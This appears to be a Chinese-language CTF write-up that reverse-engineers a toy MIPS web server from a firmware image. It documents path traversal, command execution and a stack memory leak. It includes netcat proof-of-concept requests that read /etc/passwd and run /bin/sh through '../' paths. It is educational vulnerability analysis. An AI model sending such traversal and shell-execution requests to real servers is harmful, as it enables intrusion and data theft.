

2 漏洞分析

國立台灣大學 電機所資訊安全碩一 鄭子瑜

取出binary

ulmage

首先題目提供了一個檔名為 uImage 的binary，用 file 來看 binary 的資訊：

```

$ file uImage
uImage: u-boot legacy uImage, linux-3.2.0, Linux/MIPS, Firmware Image (Not compressed), 1242424 bytes, Tue Nov 8 03:04:23 2022, Load Address: 0xDEADBEEF, Entry Point: 0xBEEFDEAD, Header CRC: 0x3C9ECFDA, Data CRC: 0xCA67C20D

```

由 u-boot legacy uImage, linux-3.2.0, Linux/MIPS 資訊，可以判斷這是運行在 linux OS下，mips 架構的 **uImage** (<https://hackmd.io/@TomasZheng/SkLpND6CL>)。

```

$ binwalk --signature --term uImage
DECIMAL      HEXADECEMAL  DESCRIPTION
-----
0             0x0          uImage header, header size: 64 bytes, header CRC: 0x3C9ECFDA, created: 2022-11-08 03:04:23, image size: 1242424 bytes, Data Address: 0xDEADBEEF, Entry Point: 0xBEEFDEAD, data CRC: 0xCA67C20D, OS: Linux, CPU: MIPS, image type: Firmware Image, compression type: none, image name: "linux-3.2.0"
460464       0x706B0      Unix path: /usr/share/locale
483824       0x761F0      Unix path: /usr/lib/locale
485700       0x76944      Unix path: /usr/lib/locale/locale-archive
547632       0x85B30      ELF, 32-bit LSB processor-specific, (GNU/Linux)
547780       0x85BC4      ELF, 32-bit LSB no machine, (SYSV)
547835       0x85BFB      Unix path: /usr/lib/mipsel-linux-gnu/

```

用 xxd 看前面的 header 後，可以看到前面 0x40 bytes 為 image header，在 header 之後，offset 0x41 有 \x7f,E,L,F 的 data，這是 ELF 檔案的 magic number，由上面 file 指令的 Firmware Image (Not compressed) 以及 ELF magic 的提示，可以將 0x40 bytes 的 header 拿掉後得到可以執行的 ELF 檔案。

```

$ xxd uImage | head
00000000: 2705 1956 3c9e cfd a 6369 c737 0012 f538  '..V<...ci.7...8
00000010: dead beef beef dead ca67 c20d 0505 0500  ....g.....
00000020: 6c69 6e75 782d 332e 322e 3000 0000 0000  linux-3.2.0....
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ....
00000040: 7f45 4c46 0101 0100 0100 0000 0000 0000  .ELF.....
00000050: 0200 0800 0100 0000 b005 4000 3400 0000  ....@.4...
00000060: 60f0 1200 0510 0070 3400 2000 0800 2800  `.....p4. ...(.
00000070: 1f00 1e00 0300 0070 3801 0000 3801 4000  ....p8...8.@.
00000080: 3801 4000 1800 0000 1800 0000 0400 0000  8.@.....
00000090: 0800 0000 0000 0070 5001 0000 5001 4000  ....pP...P.@.

```

用 dd if=uImage of=a.bin bs=1 skip=64 把 header 拿掉後，取名為 a.bin，用 file 查資訊：

```

$ file a.bin
a.bin: ELF 32-bit LSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), statically linked, BuildID[sha1]=db0174607d91bcd83b98e722fd34be6e27e6be8, for GNU/Linux 3.2.0, stripped

```

拿到 mips 32bit 的 ELF 檔案，從 uImage 的資訊可以知道為 **u-boot** (https://en.wikipedia.org/wiki/Das_U-Boot) 的 image，也就是開機載入程式的 image file。因此，可以直接執行檔案來繼續研究，不過還是丟進 ida 裡面看看。

從ida中decompile的strings來看，會將藏在檔案中加密過的bin，用寫好的key來解密。

```

canary = dword_49E150;
v2[3] = (int)&v1;
key[0] = (int)"N01";
key[1] = (int)"wlll";
key[2] = (int)"kn0w";
printf("size of encrypted_bins: %d\n", 0x97000u);
v4 = 0x97000u;
v5 = 0x96FFFu;
v6 = v2;
memset((unsigned int)v2, encrypt_file_address, 0x97000);
for ( i = 2; i >= 0; --i )
{
    printf("key[%d] => %s\n", i, (const char *)key[i]);
    sub_4009A4(key[i], (int)v9);
    decrypt_file((int)v9, (int)v6, v4);
}
v7 = (unsigned int *)fopen((int)"output.bin", (int)"wb+");
fwrite((int)v6, v4, 1, v7);
fclose(v7);
if ( canary != dword_49E150 )
    sub_42A6D0();
return 0;

```

直接執行後，可以看到如下圖的output，以及一個叫做output.bin的binary。

```

cccc@cccc-virtual-machine: ~/Desktop/t5/2 $ ./a.bin
size of encrypted_bins: 618496
key[2] => kn0w
[+] Done decrypting.
key[1] => wlll
[+] Done decrypting.
key[0] => N01
[+] Done decrypting.

```

output.bin

執行 file 指令後，可以看到 output.bin 是一個 squashfs filesystem (<https://en.wikipedia.org/wiki/SquashFS>)。

```

cccc@cccc-virtual-machine: ~/Desktop/t5/2 $ file output.bin
output.bin: Squashfs filesystem, little endian, version 4.0, zlib compressed, 614869 bytes, 5 inodes, blocksize: 131072 bytes, created: Mon Nov 7 06:14:44 2022
cccc@cccc-virtual-machine: ~/Desktop/t5/2 $

```

參考解壓指令 (<https://tldp.org/HOWTO/SquashFS-HOWTO/creatingandusing.html>)後，用下面的指令可以解壓縮，得到一個 squashfs-root 的資料夾，也就是一個file system。

- 1 | mv output.bin dir.sqsh
- 2 | unsquashfs dir.sqsh

```

cccc@cccc-virtual-machine: ~/Desktop/t5/2 $ [[100%] unsquashfs dir.sqsh -C
cccc@cccc-virtual-machine: ~/Desktop/t5/2 $ unsquashfs dir.sqsh
Parallel unsquashfs: Using 4 processors
3 inodes (12 blocks) to write

[=====]

created 3 files
created 2 directories
created 0 symlinks
created 0 devices
created 0 fifos
created 0 sockets
cccc@cccc-virtual-machine: ~/Desktop/t5/2 $ tree

```

下圖可以看到這個 file system 中的檔案，可以看到有兩個 binary debug.cgi 和 httpd，以及 index.html 的html檔。

```
cccccc@virtual-machine:~/Desktop/t5/2$ tree squashfs-root/
squashfs-root/
├── httdocs
│   ├── debug.cgi
│   └── index.html
└── httpd

1 directory, 3 files
```

Enviroment Setup : MIPS

由於題目的binary為 mips 架構，所以要用模擬器模擬 mips 的環境，而這次的題目都是在user-mode執行的，所以可以用 qemu user-mode 來模擬。

Run mips binary on Ubuntu

```
1  ### install qemu
2  sudo apt-get install qemu
3  sudo apt-get install qemu-user
```

ref :

<https://www.cnblogs.com/WangAoBo/p/debug-arm-mips-on-linux.html> (<https://www.cnblogs.com/WangAoBo/p/debug-arm-mips-on-linux.html>)

Debug in gdb

要用 gdb 來動態debug，也需要另外安裝 gdb-multiarch 來支援，另外gdb的plugin用

(<https://github.com/pwndbg/pwndbg>)才有處理在 qemu 下的memory layout，不能用gef (<https://github.com/hugsy/gef>)。

INSTALL TOOLS

```
1  ## Install gdb under Ubuntu
2  sudo apt-get install git gdb gdb-multiarch
```

RUN GDB

透過下面的指令就可以用 gdb 來動態分析程式。

```

1  # cmd at window 1
2  qemu-mipsel -g 12345 ./httpd
3
4  # cmd at window 2
5
6  gdb-multiarch ./httpd
7  ### gdb architecture setting
8  pwndbg> set arch mips
9  The target architecture is set to "mips".
10 pwndbg> set endian little
11 The target is set to little endian.
12 ### connect to window1 to debug
13 pwndbg> target remote localhost:12345
14

```

ref :

<https://reverseengineering.stackexchange.com/questions/8829/cross-debugging-for-arm-mips-elf-with-qemu-toolchain> (<https://reverseengineering.stackexchange.com/questions/8829/cross-debugging-for-arm-mips-elf-with-qemu-toolchain>)

RUN STRACE

用 `strace` 有助於幫助了解程式有call什麼 `syscall`，可以幫助逆向分析出 `stripped` 過後的function。

```

1  qemu-mipsel -strace ./httpd

```

Reverse Stripped Function in Statically Linked Binary

這部分講述下面的binary中的function是如何reverse出來的，雖然對找漏洞來說，不必reverse出 `main` 中的所有function確切是甚麼，只要知道大概在做什麼就好，不過還是紀錄一下怎麼在 `Statically Linked Binary` 中找出確切的function。

Method 1 : Get Hint From Syscall

在 `mips` 架構下會用 `$v0` 這個register的值來決定 `syscall` 呼叫的function，所以可以通過查詢**MIPS syscall table** (https://syscalls.w3challs.com/?arch=mips_o32)的方式來決定function的作用，以此決定function的作用。

EXAMPLE

以下圖為例子，下圖為某個function在ida下decompile出來的code，可以觀察到在 `__asm { syscall }` 前會設定 `$v0` 的數值為 `0x104f`。

```

int __fastcall qqg(int a1, int a2, int a3, int a4)
{
    int _$V1; // $v1
    int result; // $v0
    int v9; // $s3
    int v10; // $v0
    int v11; // [sp+1Ch] [-8h]

    __asm { rdhwr    $v1, $29 }
    if ( *(_DWORD *)(_$V1 - 30048) )
    {
        v9 = sub_459870();
        v10 = 0x104F; // syscall number
        __asm { syscall }
        if ( a4 )
            v10 = -4175;
        v11 = v10;
        sub_459908(v9, a2, a3);
        return v11;
    }
    else
    {
        result = 4175;
        __asm { syscall }
        if ( a4 )
            return -4175;
    }
    return result;
}

```

經過查表後，如下圖，可以查出 0x104f 是 recv 的 syscall number，由此進一步判斷這個 qqg 是 recv 的 wrapper。

listen	0x104e	int fd	int backlog
recv	0x104f	int fd	void *ubuf
recvfrom	0x1050	int fd	void *ubuf
recvmsg	0x1051	int fd	struct msghdr *msg
send	0x1052	int fd	void *buff
sendmsg	0x1053	int fd	struct msghdr *msg

Method 2 : Check Unstripped Binary

由於是 Statically Linked 的關係，有用到的 libc function 都會被 compile 進 binary，因此可以自己 compile 一個未被 stripped 的 binary，來比對 decompile 後的 code 相似度來確認是哪一個 function。

首先可以透過程式的上下文、顯示在 output 的資訊，或是 strace 呼叫的 syscall 順序，來判斷 function 可能的功能，在透過比對 unstripped binary 中對應的 function 來確認。

EXAMPLE


以下圖為例，從上下文以及附近的 string 操作來判斷，aaa 這個 function 可能是用來獲取 file_path 的長度，所以可以猜測 aaa 可能為 strlen。

```

sprintf((int)file_path, "htdocs%s", path_buffer);
if ( file_path[aaa(file_path) - 1] == '/' )
    strcat(file_path, "index.html");

```

可以用自己 compile 的 binary 來確認自己的猜想，從下圖可以發現右邊沒有 stripped 的 strlen 的 code，和 aaa 的 code 幾乎相同，因此可以確認 aaa 就是 strlen。



How To Compile MIPS BINARY

- 1 `## compile c code to Statically Linked mips binary`
- 2 `mipsel-linux-gnu-gcc -xc -static -o example example.c`

Method 3 : Sequence of Syscall from Strace

從 `strace` 中的 `syscall` 順序可以幫助了解程式的流程，藉此可以幫助推敲 `function` 的作用。

Exit Repair

ida在遇到 `exit` 後，因為沒有 `return` 之類的 `function`，所以會把下面的 `function` 一起當作同個 `function`，所以要手動修 `function` 的 `address`。

```
// positive sp value has been detected, the output may be wrong!
void __fastcall __noreturn sub_4012DC(int a1)
{
    perror(a1);
    exit(1);
}
```

可以看到 `exit` 下面的指令是 `addiu $sp, -0x760` 和 ida 的錯誤訊息 `positive sp value 740` 差不多，原因是 ida 把上面 `0x4012dc` 的 `stack(0x20)` 加上 `0x760` 得出的，由此可知 `0x4012dc` 和 `0x401328` 應該拆成兩個不同的 `function`。

```
4019C8: positive sp value 740 has been found
4019C8: positive sp value 740 has been found
4019C8: positive sp value 740 has been found
4019C8: positive sp value 740 has been found
```

```

.text:004012DC      addiu   | $sp, -0x20
.text:004012E0      sw      $ra, 0x18+var_s4($sp)
.text:004012E4      sw      $fp, 0x18+var_s0($sp)
.text:004012E8      move    $fp, $sp
.text:004012EC      li      $gp, (off_4B2350+0x7FF0)
.text:004012F4      sw      $gp, 0x18+var_8($sp)
.text:004012F8      sw      $a0, 0x18+arg_0($fp)
.text:004012FC      lw      $a0, 0x18+arg_0($fp)
.text:00401300      la      $v0, perror
.text:00401304      move    $t9, $v0
.text:00401308      bal     perror
.text:0040130C      nop
.text:00401310      lw      $gp, 0x18+var_8($fp)
.text:00401314      li      $a0, 1
.text:00401318      la      $v0, exit
.text:0040131C      move    $t9, $v0
.text:00401320      bal     exit
.text:00401324      nop
.text:00401328      # -----
.text:00401328      loc_401328:      # CODE XREF: thread_routine+5B41p
.text:00401328      addiu   $sp, -0x760

```

將 0x4012dc function 的範圍修好後，就可以將 0x401328 修好了。

```

.text:00401318      la      $v0, exit
.text:0040131C      move    $t9, $v0
.text:00401320      bal     exit
.text:00401324      nop
.text:00401324      # End of function sub_4012DC
.text:00401328      # ===== SUBROUTINE =====
.text:00401328      # Attributes: bp-based frame fpd=0x758
.text:00401328      # int __fastcall sub_401328(int, int, unsigned __int8 *, const char *)
.text:00401328      sub_401328:      # CODE XREF: thread_routine+5B41p
.text:00401328

```

httpd

先看看 file 的資訊，一樣為 mips32 的 ELF 檔案。

```

cccccc@virtual-machine:~/Desktop/t5/2/tmpdir/squashfs-root$ file httpd
httpd: ELF 32-bit LSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), statically linked,
cccccc@virtual-machine:~/Desktop/t5/2/tmpdir/squashfs-root$

```

嘗試執行看看，由 print 出來的資訊可以猜測程式為某種作用的 server。

```

cccccc@virtual-machine:~/Desktop/t5/2/tmpdir/squashfs-root$ ./httpd
httpd running on port 4000

```

用 curl -v localhost:4000 戳戳看：

```

cccccc@virtual-machine:~/Desktop/t5/2/tmpdir/squashfs-root$ curl -v localhost:4000
* Trying 127.0.0.1:4000...
* Connected to localhost (127.0.0.1) port 4000 (#0)
> GET / HTTP/1.1
> Host: localhost:4000
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Server: Naive httpd
< Content-Type: text/html
<
<HTML>
<TITLE>Index</TITLE>
<BODY>
<P>Welcome to naive webserver.
</FORM>
</BODY>
</HTML>
* Closing connection 0

```

可以看到回傳 html 的格式，而這就是
在 htdocs 的 index.html 的內容，因此可以猜測 httpd 為一個 web server，直接去網路上搜尋 **httpd** (<https://en.wikipedia.org/wiki/Httpd>)
也可以找到相關的資訊。

程式流程

在有人連接server後，創造一個thread來處理送來的請求，
程式主要的流程分為：

1. resolve送來的請求
2. 根據解析出來請求的不同，執行檔案或是印出檔案。

RESOLVE REQUEST

知道程式大概的作用後，就比較好猜測function在做什麼，
這邊只記錄比較難猜的function怎麼reverse出來的
從thread routine開始解釋，第21行從client獲得request後，
23行會有一個 for 迴圈，判斷式會呼叫 sub_4035D0() 這個
function後，把回傳值加上request後 &0x2000 做判斷

```

19 v6 = 0;
20 j = 0;
21 v2 = recv_request(a1, (int)request_buffer, 0x400);
22 // parse method
23 for ( i = 0; (*(DWORD *)sub_4035D0() + 2 * request_buffer[i]) & 0x2000) == 0 && i < 0xFE; ++i )// get value from table : 0x4897a8
24     method_buffer[i] = request_buffer[i];
25 v5 = i;
26 method_buffer[i] = 0;
27 // compare method
28 if ( !strcmp((unsigned __int8 *)method_buffer, "GET") || !strcmp((unsigned __int8 *)method_buffer, "POST") )
29 {
30     if ( !strcmp((unsigned __int8 *)method_buffer, "POST") )// method == "POST"
31     {
32         v6 = 1;
33         v4 = 0;
34         // Filter char like \n,\n,space
35         while ( (*(DWORD *)sub_4035D0() + 2 * request_buffer[v5]) & 0x2000) != 0 && v5 < v2 )
36             ++v5;
37         // parse file path
38         while ( (*(DWORD *)sub_4035D0() + 2 * request_buffer[v5]) & 0x2000) == 0 && v4 < 0xFE && v5 < v2 )
39             path_buffer[v4++] = request_buffer[v5++];
40         path_buffer[v4] = 0;
41         // parse GET method parameter
42         if ( !strcmp((unsigned __int8 *)method_buffer, "GET") )// method == "GET"
43         {
44             for ( j = path_buffer; *j != '?' && *j; ++j )// search "?" after file path
45             {
46                 if ( *j == '?' )
47                 {
48                     v6 = 1;
49                     *j++ = 0;
50                 }
51             }
52         }
53     }
54 }

```

用動態分析看 sub_4035D0() 會是什麼，可以發現會是 0x4897a8 這個值，去ida看可以看到一堆2bytes的值，

google (<https://patchwork.ozlabs.org/project/glibc/patch/20210330172518.184058-1-yuanzi@google.com/#2658457>) 一下後，查到這是 ctypes 中的table，用來

表示字元類型，而0x2000可以過濾 \n, \r 等字元

理解上面的判斷後，就可以解釋23行的 for 迴圈是用來
resolve過濾字元前的文字，在這裡就是Request Method。
第一部分的code就是resolve request中需要的string，而第二部分的code如下圖，是在解析檔案路徑以及分析檔案狀態，依照不同狀況做不同的處理，分成兩種狀況：

1. 如果檔案標示成可執行、Method為 POST、Method為 GET 時有設定parameter在？之後，這三種狀態下，v6 會被設成 1，會進到71行的 exe_file_401328 中。
2. 其他情況下，會進到73行的 print_file_4021e0 中處理檔案。


```

51 // set file path
52 sprintf((int)file_path, "htdocs%s", path_buffer);
53 if ( file_path[strlen(file_path) - 1] == '/' )
54     strcat(file_path, "index.html");
55 // check file state
56 if ( sub_42E4C0((int)file_path, (int *)v9) == -1 )// file don't exit
57 {
58     while ( v2 && strcmp("\n", (unsigned __int8 *)request_buffer) )
59         v2 = recv_request_4019D0(a1, (int)request_buffer, 1024);
60     response_404(a1);
61 }
62 else
63 {
64     // if file type is directory
65     if ( (v10 & 0xF000) == 0x4000 )
66         strcat(file_path, "/index.html");
67     // if file is set to executable(--x)
68     if ( (v10 & 0x40) != 0 || (v10 & 8) != 0 || (v10 & 1) != 0 )
69         v6 = 1;
70     if ( v6 )
71         exe_file_401328(a1, (int)file_path, (unsigned __int8 *)method_buffr, j);
72     else
73         print_file_4021E0(a1, (int)file_path);
74 }
75 close(a1);
76 }
77 else
78 {
79     response_501(a1);
80 }

```

如何猜出 sub_42E4C0 的功能是什麼，是用上面講到的 strace 方法，下圖是發出平常GET request 後， strace 顯示的 syscall，可以看到有個 statx 夾在許多send之中，因此透過順序可以猜測出 sub_42E4C0 的功能，跟state有關係，在根據下面 &value 來更加確認。

```

21939 openat(AT_FDCWD,"htdocs/index.html",O_RDONLY) = 6
21939 send(4,1073729540,17,0,0,0) = 17
21939 send(4,1073729540,21,0,0,0) = 21
21939 send(4,1073729540,25,0,0,0) = 25
21939 send(4,1073729540,2,0,0,0) = 2
21939 statx(6,"",AT_EMPTY_PATH|AT_NO_AUTOMOUNT,STATX_BASIC_STATS,0x3ffffcc8) = 0
21939 read(6,0x3f600740,4096) = 90
21939 send(4,1073729540,7,0,0,0) = 7
21939 send(4,1073729540,21,0,0,0) = 21
21939 send(4,1073729540,7,0,0,0) = 7
21939 send(4,1073729540,31,0,0,0) = 31
21939 send(4,1073729540,8,0,0,0) = 8
21939 send(4,1073729540,8,0,0,0) = 8
21939 send(4,1073729540,8,0,0,0) = 8
21939 read(6,0x3f600740,4096) = 0
21939 close(6) = 0
21939 close(4) = 0
21939 rt_sigprocmask(SIG_BLOCK,0x3ffffebb4,NULL) = 0
21939 madvise(1065345024,8257536,4,0,0,0) = 0
21939 exit(0)

```

關於state的每個value代表什麼狀態，可以參考[這篇文章](https://blog.csdn.net/weixin_44522306/article/details/121870073)

(https://blog.csdn.net/weixin_44522306/article/details/121870073) °

PRINT_FILE_4021E0

前面先把其他用不到的資料讀近來，到第15行會用 fopen 嘗試打開request傳進來的檔案，成功的話就把檔案的內容送給 client，沒成功則回傳 404 error 的response。

```

1 int __fastcall print_file_4021e0(int a1, int file_path)
2 {
3     int result; // $v0
4     int v4; // [sp+24h] [+24h]
5     int *fd; // [sp+28h] [+28h]
6     char v6[1024]; // [sp+2Ch] [+2Ch] BYREF
7     int v7; // [sp+42Ch] [+42Ch]
8
9     v7 = canary;
10    v4 = 1;
11    strcpy(v6, "A");
12    // recv until "\n"
13    while ( v4 > 0 && strcmp("\n", (unsigned __int8 *)v6) )
14        v4 = recv_request_4019D0(a1, (int)v6, 0x400);
15    fd = fopen(file_path, (int)"r");
16    // if file exit
17    if ( fd )
18    {
19        response_200(a1);
20        send_file_content_400FAC(a1, fd);
21    }
22    else
23    {
24        // file not exit
25        response_404(a1);
26    }
27    fclose((unsigned int *)fd);
28    result = canary;
29    if ( v7 != canary )
30        stack_chk_fail();
31    return result;
32 }

```

EXE_FILE_401328

這部分也會依照method的不同，做不同的前處理，比較重要的處理就是 post method下，會讀取 Content-Length: 這個header的值，當作後續的參數。

```

23 v12 = 1;
24 content_length = -1;
25 strcpy(v22, "A");
26 // Method is GET
27 if ( !strcmp(method, "GET") )
28 {
29     // Read other data in request
30     while ( v12 > 0 && strcmp("\n", (unsigned __int8 *)v22) )
31         v12 = recv_request_4019D0(a1, (int)v22, 0x400);
32 }
33 // Method is POST
34 else if ( !strcmp(method, "POST") )
35 {
36     // Resolve content length of POST method
37     while ( 1 )
38     {
39         v12 = recv_request_4019D0(a1, (int)v22, 0x400);
40         if ( v12 <= 0 || !strcmp("\n", (unsigned __int8 *)v22) )
41             break;
42         v22[15] = 0;
43         // resolve content-length value
44         if ( !strcmp((unsigned __int8 *)v22, "Content-Length:") )
45             content_length = atoi((int)&v23);
46     }
47     if ( content_length == -1 )
48     {
49         response_400_400dc4(a1);
50         goto LABEL_33;
51     }
52 }

```

再來就是 fork 出child process，根據不同的method，把前面parse出的數值設成環境變數， sub_409380 就是在處理這部分，接著透過 execlp 執行程式。

```

53 if ( (int)pipe2((int*)&v15) >= 0 && (int)pipe2((int*)&v17) >= 0 && (v14 = fork(), v14 >= 0) )// fork to execute file
54 {
55     sprintf((int)v22, "HTTP/1.0 200 OK\r\n");
56     v4 = strlen(v22);
57     send(a1, (int)v22, v4, 0);
58     if ( !v14 ) // child process
59     {
60         dup2(v16, 1);
61         dup2(v17, 0);
62         close(v15);
63         close(v18);
64         // add some value to environ
65         sprintf((int)v19, "REQUEST_METHOD=%s", (const char *)method);
66         sub_409380(v19);
67         if ( !strcasecmp(method, "GET") ) // METHOD == GET
68         {
69             sprintf((int)v20, "QUERY_STRING=%s", a4);
70             sub_409380(v20);
71         }
72         else // METHOD == POST
73         {
74             sprintf((int)v21, "CONTENT_LENGTH=%d", content_length);
75             sub_409380(v21);
76         }
77         execlp(a2, 0); // execute file
78         exit(0);
79     }

```

同時，如果是 post method 的請求，parent process 在第88行會嘗試從 client 中 recv content_length 長度的資料，並且在第89行將這些資料傳給 child process。最後93行的 while 迴圈會讀取 child process 傳回來的 data，將那些 data 回傳給 client。

```

80 // parent process
81 close(v16);
82 close(v17);
83 // if method == post, send data to child process
84 if ( !strcasecmp(method, "POST") )
85 {
86     for ( i = 0; i < content_length; ++i )
87     {
88         recv(a1, (int*)&v9, 1, 0);
89         write(v18, (int*)&v9, 1);
90     }
91 }
92 // recv data from child process
93 while ( (int)read(v15, (int*)&v9, 1) > 0 )
94     send(a1, (int*)&v9, 1, 0);
95 close(v15);
96 close(v18);
97 waitpid(v14, (int*)&v10, 0);
98 }

```

程式漏洞

由於程式中沒有對使用者輸入的檔案路徑妥善的去過濾 `../`，所以可以透過在檔案路徑加上 `../`，來達到讀取其他目錄下的檔案，造成惡意的利用。

LOCAL FILE INCLUSION (LFI)

只要透過 GET method，並且不要在檔案路徑加上 `?`，就可以透過 `print_file_4021e0` 來讀取任意的非執行檔。

LFI PoC

下圖可以看到，透過將請求路徑改成 `/.../.../.../...../etc/passwd`，就可以讀到 `/etc/passwd` 的資料。

```

cccccc-virtual-machine: ~/Desktop/t5/2/tmpdir/squashfs-root$ nc localhost 4000
GET /../../../../../../../../etc/passwd

HTTP/1.0 200 OK
Server: Naive Httpd
Content-Type: text/html

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:0:games:/usr/games:/usr/sbin/nologin
man:x:12:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

```

REMOTE CODE EXECUTION (RCE)

透過設定好request，並且選取的檔案為可執行檔，就可以讓程式執行到 `exe_file_401328`，由此達到RCE。

至於用 GET 和 POST method不同在於，用 POST method 時，可以透過parent process來傳遞參數，也就是根據 Content-Length 的值來讀取特定長度的參數。但在 GET method中不行。

RCE PoC

1. GET method : 可以看到成功執行的 `/bin/ls` 的指令，印出現在目錄下的檔案。

```

cccccc-virtual-machine: ~/Desktop/t5/2/tmpdir/squashfs-root$ nc localhost 4000
GET /../../../../../../../../bin/ls

HTTP/1.0 200 OK
HTTP/1.0 200 OK
htdcs
test
test.c

cccccc-virtual-machine: ~/Desktop/t5/2/tmpdir/squashfs-root$

```

2. POST method : 可以看到 `/bin/sh` 執行下面傳送進去的 `echo "pwned by qqqqqqqqq"` 後，回傳了 `pwned by qqqqqqqqq`

```

cccccc-virtual-machine: ~/Desktop/t5/2/tmpdir/squashfs-root$ nc localhost 4000
POST /../../../../../../../../bin/sh
Content-Length: 20

HTTP/1.0 200 OK
HTTP/1.0 200 OK
echo "pwned by qqqqqqqqq"
pwned by qqqqqqqqq

cccccc-virtual-machine: ~/Desktop/t5/2/tmpdir/squashfs-root$ nc localhost 4000
POST /../../../../../../../../bin/sh
Content-Length: 3

HTTP/1.0 200 OK
HTTP/1.0 200 OK
uid=1000(ccccc) gid=1000(ccccc) groups=1000(ccccc),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),134(lxd),135(sambashare)

cccccc-virtual-machine: ~/Desktop/t5/2/tmpdir/squashfs-root$

```

MEMORY LEAK

在處理response 400 bad request 的function中，send 的長度參數設定為 1024 而不是要 send 的字串長度，因此會把其他在 stack 中遺留的data一起傳送到client端，造成 memory leak 的情況。

```
1 int __fastcall response_400_400dc4(int a1)
2 {
3     int result; // $v0
4     char v2[1024]; // [sp+1Ch] [+1Ch] BYREF
5     int v3; // [sp+41Ch] [+41Ch]
6
7     v3 = canary;
8     sprintf((int)v2, "HTTP/1.0 400 BAD REQUEST\r\n");
9     send(a1, (int)v2, 1024, 0);
10    sprintf((int)v2, "Content-type: text/html\r\n");
11    send(a1, (int)v2, 1024, 0);
12    sprintf((int)v2, "\r\n");
13    send(a1, (int)v2, 1024, 0);
14    sprintf((int)v2, "<P>Your browser sent a bad request, ");
15    send(a1, (int)v2, 1024, 0);
16    sprintf((int)v2, "such as a POST without a Content-Length.\r\n");
17    send(a1, (int)v2, 1024, 0);
18    result = canary;
19    if ( v3 != canary )
20        stack_chk_fail();
21    return result;
22 }
```

MEMORY LEAK PoC

只要在 POST method 下不要傳入 Content-Length 的 header，就會進到 response_400_400dc4，觸發 memory leak。

The screenshot displays a Kali Linux desktop environment with two terminal windows open. The left window, titled 'cccccc-virtual-machine: ~/Desktop/TS/2/tmpdir/squashfs-root', shows a netcat listener on port 4000. It receives a connection from '10.10.10.10' and displays the user-agent string: 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36'. The user then sends a POST request with a Content-Type of 'text/html' and a Content-Length of '25'. The listener responds with a 400 Bad Request status. The right window, titled 'cccccc-virtual-machine: ~/Desktop/TS/2/tmpdir/squashfs-root', shows a netcat client connecting to 'localhost 4000'. It sends a POST request with a Content-Type of 'text/html' and a Content-Length of '25'. The client receives a 400 Bad Request status and a response body containing the text: 'Your browser sent a bad request, the Content-Length is not correct.'.

```

cccccc-virtual-machine: ~/Desktop/TS/2/tmpdir/squashfs-root
C# = 1 error(s) (Interrupted system call)
... SIGINT (si_signo=SIGINT, si_code=SI_KERNEL, si_pid=0, si_uid=0) ...

cccccc-virtual-machine: ~/Desktop/TS/2/tmpdir/squashfs-root$ ./httpd
httpd running on port 4000

1: not found
2: not found
3: not found
4: not found
5: not found

cccccc-virtual-machine: ~/Desktop/TS/2/tmpdir/squashfs-root$ ./httpd
2: Syntax error, ;: unexpected
cccccc-virtual-machine: ~/Desktop/TS/2/tmpdir/squashfs-root$ ./httpd
httpd running on port 4000

cccccc-virtual-machine: ~/Desktop/TS/2/tmpdir/squashfs-root$ ./httpd
httpd running on port 4000

C#

```

```

cccccc-virtual-machine: ~/Desktop/TS/2/tmpdir/squashfs-root
POST / HTTP/1.0 400 BAD REQUEST
@eKXee==@XKS@e@eKXee==
Content-type: text/html
@eKXee==@XKS@e@eKXee==

tent-type: text/html
@eKXee==@XKS@e@eKXee==
<=Your browser sent a bad request, the Content-Length
is not correct. as a POST without a Content-Length.
@eKXee==@XKS@e@eKXee==

```

用 xxd 來看可以發現一些跟 .text 段的function類似的 address，像是在0xbac的 0x4ba340。

```
00000b90: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000ba0: 0000 0000 0000 0000 0000 0000 40a3 4b00 .....@.K.
00000bb0: 0000 0000 0000 0000 0100 0000 0000 0000 .....
00000bc0: 0000 0000 58b9 7f3e e6ff 7f40 5801 4b00 ....X.>...@X.K.
00000bd0: 381a 4000 0000 0000 0000 0000 0000 0000 8.@.....
